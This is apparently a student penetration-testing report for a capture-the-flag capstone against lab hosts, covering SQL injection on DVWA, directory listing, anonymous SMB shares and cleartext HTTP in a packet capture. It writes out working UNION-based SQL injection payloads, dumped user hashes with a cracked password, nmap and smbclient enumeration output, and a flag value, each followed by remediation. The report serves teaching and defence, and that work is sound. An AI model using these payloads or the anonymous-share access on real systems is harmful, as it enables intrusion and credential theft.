PENETRATION TESTING REPORT

ParoCyber

Penetration Testing Engagement

Final Capstone Project CTF

Prepared for: ParoCyber | Prepared by: Bryan M Nturibi
Date: 17 Jan 2026

Table of Contents

1. Executive Summary

We executed a constrained-scope penetration test against targets in **10.5.5.0/24** and **192.168.0.0/24**, focusing on four goal-driven challenges that simulate common real-world weaknesses: **SQL injection**, **webserver directory listing/misconfiguration**, **unauthenticated SMB share access**, and **cleartext data exposure observed in a packet capture**. All four objectives were achieved using standard, repeatable techniques. Impact ranges from credential disclosure and unauthorized file access to full compromise of sensitive data.

High-level outcomes:

- **Critical**: SQL injection enabled extraction of the dvwa database users and cracking of **Bob Smith's** password, leading to unauthorized access on **192.168.0.10** and recovery of a flag.
- **High**: Anonymous access to SMB shares exposed a folder ("OTHER" within the **print** share) containing a sensitive text file and a flag.
- **Medium**: Directory listing on an HTTP server revealed files and the **db_form.html** path leading to a flag.
- **Medium/High**: Network captures showed **HTTP cleartext** traffic to **10.5.5.11**, leaking directory paths and credentials; browsing /data/ revealed user accounts and a flag (Employee ID Zero).

2. Scope and Rules of Engagement

- **In-scope networks:** 10.5.5.0/24 and 192.168.0.0/24. No social engineering, no physical access. Internet use limited to password hash cracking reference tooling where noted.
- **Objectives:** Locate and retrieve flags by exploiting vulnerabilities; document steps and propose remediation.

3. Methodology

- **Reconnaissance:** Service enumeration (e.g., nmap), directory brute forcing (dirb), review of provided packet capture.
- **Vulnerability Analysis & Exploitation:** SQL injection proof-of-concepts, SMB anonymous access validation, HTTP directory access testing.
- **Post-Exploitation / Proof:** Credential cracking of provided hash, file retrieval, and confirmation of flags as indicated by the lab artifacts.
- **Reporting & Remediation:** Mapped to common best practices (parameterized queries, access controls, SMB hardening, TLS).

4. Findings Overview

#	Vulnerability	Affected Host(s)	Risk	Business Impact	Evidence
1	SQL Injection → Credential disclosure & account compromise	Web app (DB: dvwa), 192.168.0.10	🟥 **Critical**	Exposure of user table; cracked Bob Smith's creds; unauthorized file access/flag retrieval	SQLi payloads, dumped users, cracked hash, login → flag
2	Directory listing / misconfiguration	HTTP server (**/Config, /Docs, /External**)	🟡 **Medium**	Unintended file/path disclosure; access to **db_form.html** → flag	dirb enumeration; browsing exposed directories
3	SMB anonymous access	SMB host(s) in **10.5.5.0/24** (**print** → **OTHER**)	🟠 **High**	Unauthenticated retrieval of sensitive text file → flag	**nmap** discovery; anon listing; file download
4	Cleartext data exposure (HTTP) in PCAP	**10.5.5.11** (**/test**, **/data**, **/includes**, **/passwords**)	🟠 **High**	Credentials & content observable; **/data/** user accounts → flag	Wireshark **SA.pcap**; browser access to /data/


5.1 Finding 1 – SQL Injection leading to credential disclosure and host access (Critical)

Context & Target

The application reflected SQL responses consistent with the **DVWA** database and allowed UNION-based injection to enumerate metadata and the users table. From these data, **Bob Smith's** username (smithy) and MD5 password hash were recovered. The hash 5f4dcc3b5aa765d61d8327deb882cf99 corresponds to the plaintext password. Using these credentials, we accessed content on **192.168.0.10**, revealing the flag (value displayed in lab screenshot).

Proof of Exploitation (reproducible commands)

- **SQLi Presence test** / forced true: ' OR 1=1 # Result: **user dump** displayed in the application.



- **DB name** (UNION): 1' OR 1=1 UNION SELECT 1, DATABASE()# Result: database name **dvwa**.

- **Enumerate tables**: 1' OR 1=1 UNION SELECT 1,table*name FROM information*schema.tables WHERE table*type='base table' AND table*schema='dvwa'# Result: tables **guestbook, users**.


- **Enumerate columns (users):** 1' OR 1=1 UNION SELECT 1,column*name FROM information*schema.columns WHERE table*name='users'#


```
ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: user_id

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: first_name

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: last_name

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: user

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: password

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: avatar

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: last_login

ID: 1' OR 1=1 UNION SELECT 1,column_name
First name: 1
Surname: failed_login
```

- **Extract credentials:** 1' OR 1=1 UNION SELECT user, password FROM users # Recovered Bob Smith → **smithy** : 5f4dcc3b5aa765d61d8327deb882cf99 → **password**.

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

- **Use smithy:password** to access **192.168.0.10** and open the target file → **flag** (value per screenshot).





Impact

Attacker can extract arbitrary data, harvest credentials, and pivot to additional systems using valid accounts.

Remediation

- Use **parameterized queries (prepared statements)**.
- Enforce **robust input validation/sanitization**.
- **Least-privilege** DB access for the web app account.
- Carefully designed **stored procedures** (no dynamic SQL).
- **WAF** monitoring for SQLi patterns; alert/deny rules.


5.2 Finding 2 – Web server directory listing / misconfiguration (Medium)

Context & Target

Directory enumeration using **dirb** identified at least three browsable directories: **/Config**, **/Docs**, **/External**. Manual review of exposed paths led to **db_form.html** and the associated **flag**.


Proof of Exploitation (high level)

- Run dirb against the target base URL.



```
---- Entering directory: http://10.5.5.12/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.5.5.12/docs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.5.5.12/external/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Jan 17 08:43:37 2026
DOWNLOADED: 4612 - FOUND: 6
```


- Browse each discovered directory; identify and open db_form.html → **flag** (value per lab screenshot).



Index of /config

Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80



Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: aWe-4975

Impact

Unintended disclosure of directory structure and files enables information gathering and direct access to sensitive content.

Remediation

- **Disable directory listing** in the web server configuration.

- Provide **explicit index files** and restrict access to internal/backup/script paths with proper **authorization** controls.

5.3 Finding 3 – Anonymous SMB share access (High)

Context & Target

Scanning **10.5.5.0/24** identified a host exposing SMB services. Anonymous sessions were permitted, listing shares including **print**. The **OTHER** subfolder contained a text file which, once downloaded, revealed a **flag**.

Proof of Exploitation (high level)

- **Service discovery** (e.g., nmap) to locate SMB.

```
┌──(kali㉿Kali)-[~]
└─$ nmap -sV -T4 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-17 09:19 UTC
Nmap scan report for 10.5.5.1 (10.5.5.1)
Host is up (0.0015s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.3p2 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.0021s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
3306/tcp open  mysql   MySQL 5.5.60-0ubuntu0.14.04.1

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.0019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.10 ((Debian))

Nmap scan report for juice-shop.pc (10.5.5.13)
Host is up (0.0016s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
3000/tcp open  http    Node.js Express framework
```

```
Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.0018s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
53/tcp  open  domain      ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
80/tcp  open  http        nginx 1.14.2
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: GRAVEMIND; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


- Anonymous connection to SMB; enumerate shares.


```
┌──(kali㉿Kali)-[~]
└─$ nmap --script smb-enum-shares.nse -p139,445 10.5.5.14
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-17 09:27 UTC
Nmap scan report for gravemind.pc (10.5.5.14)
Host is up (0.0022s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

```
Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\10.5.5.14\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba 4.9.5-Debian)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\10.5.5.14\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: READ/WRITE
|   \\10.5.5.14\workfiles:
|     Type: STYPE_DISKTREE
|     Comment: Confidential Workfiles
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\spool\samba
|_    Anonymous access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 9.75 seconds
```

- Navigate to **print** → **OTHER**; download the text file → **flag**.

```
┌──(kali㉿Kali)-[~]
└─$ smbclient \\\\10.5.5.14\\print$
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Aug 14 09:42:06 2023
  ..                                  D        0  Mon Aug 30 05:00:05 2021
  IA64                                D        0  Mon Sep  2 13:39:42 2019
  x64                                 D        0  Mon Aug 30 05:00:05 2021
  W32X86                              D        0  Mon Aug 30 05:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 13:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 13:39:42 2019
  COLOR                               D        0  Mon Sep  2 13:39:42 2019
  W32PPC                              D        0  Mon Sep  2 13:39:42 2019
  WIN40                               D        0  Mon Sep  2 13:39:42 2019
  OTHER                               D        0  Fri Oct  8 00:00:00 2021
  color                               D        0  Mon Aug 30 05:00:05 2021
```





Impact

Unauthenticated users can read files from server shares, potentially exposing credentials, intellectual property, or staging material for lateral movement.

Remediation

- **Disable guest/anonymous logons**; require authenticated access.
- Enable **SMB signing/encryption** to prevent tampering and MITM.
- Apply **least privilege** share and NTFS/posix permissions; audit for orphaned shares.


5.4 Finding 4 – Cleartext data exposure observed in PCAP (High)


Context & Target

The capture file **SA.pcap** (located at ~/Downloads/ on the Kali host) shows client/server traffic between **10.5.5.1** and **10.5.5.11**, including a standard **TCP 3-way handshake** followed by **HTTP** requests and responses in cleartext. Directory names **/test**, **/data**, **/includes**, and **/passwords** were visible. Visiting **http://10.5.5.11/data/** in a browser revealed a **user accounts** file; **Employee ID Zero** contained the **flag**.


Proof of Exploitation (high level)

- Open SA.pcap in Wireshark; confirm SYN/SYN-ACK/ACK and plaintext HTTP payloads.







- Filter by http; identify directory names in requests/responses.



